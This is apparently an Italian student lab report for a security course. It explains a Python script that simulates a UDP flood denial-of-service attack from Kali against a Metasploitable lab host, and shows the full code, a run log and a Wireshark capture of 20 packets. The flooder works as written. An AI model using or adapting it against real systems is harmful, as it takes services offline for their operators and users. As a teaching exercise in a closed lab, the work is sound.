

REPORT S6/L3

Attacchi **DoS** (Denial of Service) - Simulazione di un **UDP Flood** Introduzione:

Gli attacchi di tipo **DoS** (Denial of Service) mirano a saturare le richieste di determinati servizi, rendendoli così indisponibili e causando significativi impatti sul business delle aziende.

L' **obbiettivo** è quello di scrivere un programma in Python che simuli un **UDP flood**, ovvero l'invio massivo di richieste **UDP** verso una macchina target che è in ascolto su una porta **UDP** casuale.

Requisiti del Programma:

1. Input dell'IP Target:

- Il programma deve richiedere all'utente di inserire l'IP della macchina target.

2. Input della Porta Target:

- Il programma deve richiedere all'utente di inserire la porta UDP della macchina target.

3. Costruzione del Pacchetto:

- La grandezza dei pacchetti da inviare deve essere di 1 KB per pacchetto. Esercizio Python per Hacker
- Suggerimento: per costruire il pacchetto da 1 KB, potete utilizzare il modulo random per la generazione di byte casuali.


4. Numero di Pacchetti da Inviare:

- Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare.

SVOLGIMENTO


Andremo a creare un programma in python che permetta di simulare un attacco **UDP Flood** dalla macchina kali alla macchina **metasploitable** dopo aver verificato che le due siano in grado di comunicare tra loro mediante comando "**ping**".

Procederemo poi creando il file python "**touch packet_udp.py**" e lo andremo ad editare mediante "**nano**". Andiamo ora ad analizzare il codice. Le prime due righe mi permettono di importare i moduli **random** e **socket**, il primo mi fa la generazione di bytes casuali che mi servirà per il programma ed il secondo mi consente di generare e gestire un socket per procedere con l'invio dei pacchetti.



```
File Actions Edit View Help
GNU nano 8.1 packet_udp.py *
#programma che simola attacco ddos inviando pacchetti UDP ad una macchina target
import socket
import random
```

Definisco una funzione **pacchettoKB()** che non prende nessun parametro in ingresso e mi restituisce una sequenza di bytes da 1kb, lo fa mediante il modulo **bytes** a cui passo in ingresso la generazione **random** di un numero da 0 a 255 (1 byte può avere valori da 1 a 255) e glielo faccio ripetere 1024 volte per avere appunto la lunghezza di 1KB. Mi servirà per fare in modo che i pacchetti inviati avranno dimensione massima di un kilobyte.



```
def pacchettoKB():
    return bytes([random.randint(0,255) for _ in range(1024)])
```

Vado poi a definire una seconda funzione che va a creare e aprire il socket per consentire il trasferimento di pacchetti udp, la funzione ha il nome di **creazione_socket()**, in ordine quindi viene generato il socket “socket_udp” mediante modulo **socket** al quale passo in ingresso i parametri **AF_INET** (indica indirizzi **IPV4**) e **SOCK_DGRAM** (protocollo **UDP**), mediante **bind** lo vado poi ad associare all’indirizzo della mia macchina kali e ad una porta casuale, in questo caso 11345, stampo infine un output per confermare la creazione del socket che viene restituito nell’ultima riga della funzione.

```
def creazione_socket():
    socket_udp=socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    socket_udp.bind(("192.168.1.10", 11345))
    print("Il socket è stato correttamente creato e associato a localhost")
    return socket_udp
```

Nel **main** invece viene chiesto all’utente di dare in input l’**ip** dell’host target che verrà poi inserito nella variabile **address** e un numero di porta a cui inviare i pacchetti, si va poi a creare il **socket** chiamando la funzione vista precedentemente e si chiede all’utente il numero di pacchetti **UDP** da inviare. Parte quindi un ciclo che si ripete **n** volte nel quale mediante una “**sendto**” vengono inviati i pacchetti all’indirizzo della vittima. Dopo aver stampato una riga che conferma l’avvenuto invio si procede a chiudere il socket **socket_udp.close()**.

```
if __name__=="__main__":
    print("*** ***)Il PROGRAMMA INVIA PACCHETTI UDP AD UN HOST TARGET SIMULANDO UN DDOS*** ***)")
    ip=input("Inserisci l' indirizzo IP dell' host target: ")
    port=int(input("Inserisci la porta dell' host a cui inviare i pacchetti: "))
    address=(ip, port)
    socket_udp = creazione_socket()
    n = int(input("Inserisci il numero di pacchetti che vuoi inviare: "))
    i=0
    while i<n:
        message= pacchettoKB()
        socket_udp.sendto(message, address)
        i=i+1
    print(f"Invio di {n} pacchetti da 1KB terminato con SUCCESSO verso l'host: {ip}")

#chiusura del socket UDP
socket_udp.close()
```

Infine si va ad eseguire il codice per vedere che funzioni verificando con **Wireshark** che i pacchetti siano stati inviati correttamente. Nel caso specifico invieremo 20 pacchetti alla macchina Metasploitable con indirizzo IP: 192.168.1.3.

```
(kali@kali)~[~/Desktop/python]
$ python packet_udp.py
*** ***)Il PROGRAMMA INVIA PACCHETTI UDP AD UN HOST TARGET SIMULANDO UN DDOS*** ***)
Inserisci l' indirizzo IP dell' host target: 192.168.1.3
Il socket è stato correttamente creato e associato a localhost
Inserisci il numero di pacchetti che vuoi inviare: 20
Invio di 20 pacchetti da 1KB terminato con SUCCESSO verso l'host: 192.168.1.3
```

Dai risultati di **Wireshark** si evidenzia come sia avvenuto con successo l’invio di 20 pacchetti **UDP** dall’indirizzo 192.168.1.10 a 192.168.1.3 con una lunghezza di 1024byte. Questo stesso risultato si può ottenere mediante il comando da terminale “**tcpdump -i eth0**”, che si metterà in ascolto dell’interfaccia **eth0**.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.1.10	192.168.1.3	UDP	1066	11345 → 12345 Len=1024
2	0.000219081	192.168.1.10	192.168.1.3	UDP	1066	11345 → 12345 Len=1024
3	0.000415911	192.168.1.10	192.168.1.3	UDP	1066	11345 → 12345 Len=1024
4	0.000607742	192.168.1.10	192.168.1.3	UDP	1066	11345 → 12345 Len=1024
5	0.000814459	192.168.1.10	192.168.1.3	UDP	1066	11345 → 12345 Len=1024
6	0.001014044	192.168.1.10	192.168.1.3	UDP	1066	11345 → 12345 Len=1024
7	0.001213278	192.168.1.10	192.168.1.3	UDP	1066	11345 → 12345 Len=1024
8	0.001419508	192.168.1.10	192.168.1.3	UDP	1066	11345 → 12345 Len=1024
9	0.001604669	192.168.1.10	192.168.1.3	UDP	1066	11345 → 12345 Len=1024
10	0.001810047	192.168.1.10	192.168.1.3	UDP	1066	11345 → 12345 Len=1024
11	0.002005043	192.168.1.10	192.168.1.3	UDP	1066	11345 → 12345 Len=1024
12	0.002196624	192.168.1.10	192.168.1.3	UDP	1066	11345 → 12345 Len=1024
13	0.002388603	192.168.1.10	192.168.1.3	UDP	1066	11345 → 12345 Len=1024
14	0.002582085	192.168.1.10	192.168.1.3	UDP	1066	11345 → 12345 Len=1024
15	0.002786777	192.168.1.10	192.168.1.3	UDP	1066	11345 → 12345 Len=1024
16	0.002981619	192.168.1.10	192.168.1.3	UDP	1066	11345 → 12345 Len=1024
17	0.003184501	192.168.1.10	192.168.1.3	UDP	1066	11345 → 12345 Len=1024
18	0.003380639	192.168.1.10	192.168.1.3	UDP	1066	11345 → 12345 Len=1024
19	0.003576947	192.168.1.10	192.168.1.3	UDP	1066	11345 → 12345 Len=1024
20	0.003831332	192.168.1.10	192.168.1.3	UDP	1066	11345 → 12345 Len=1024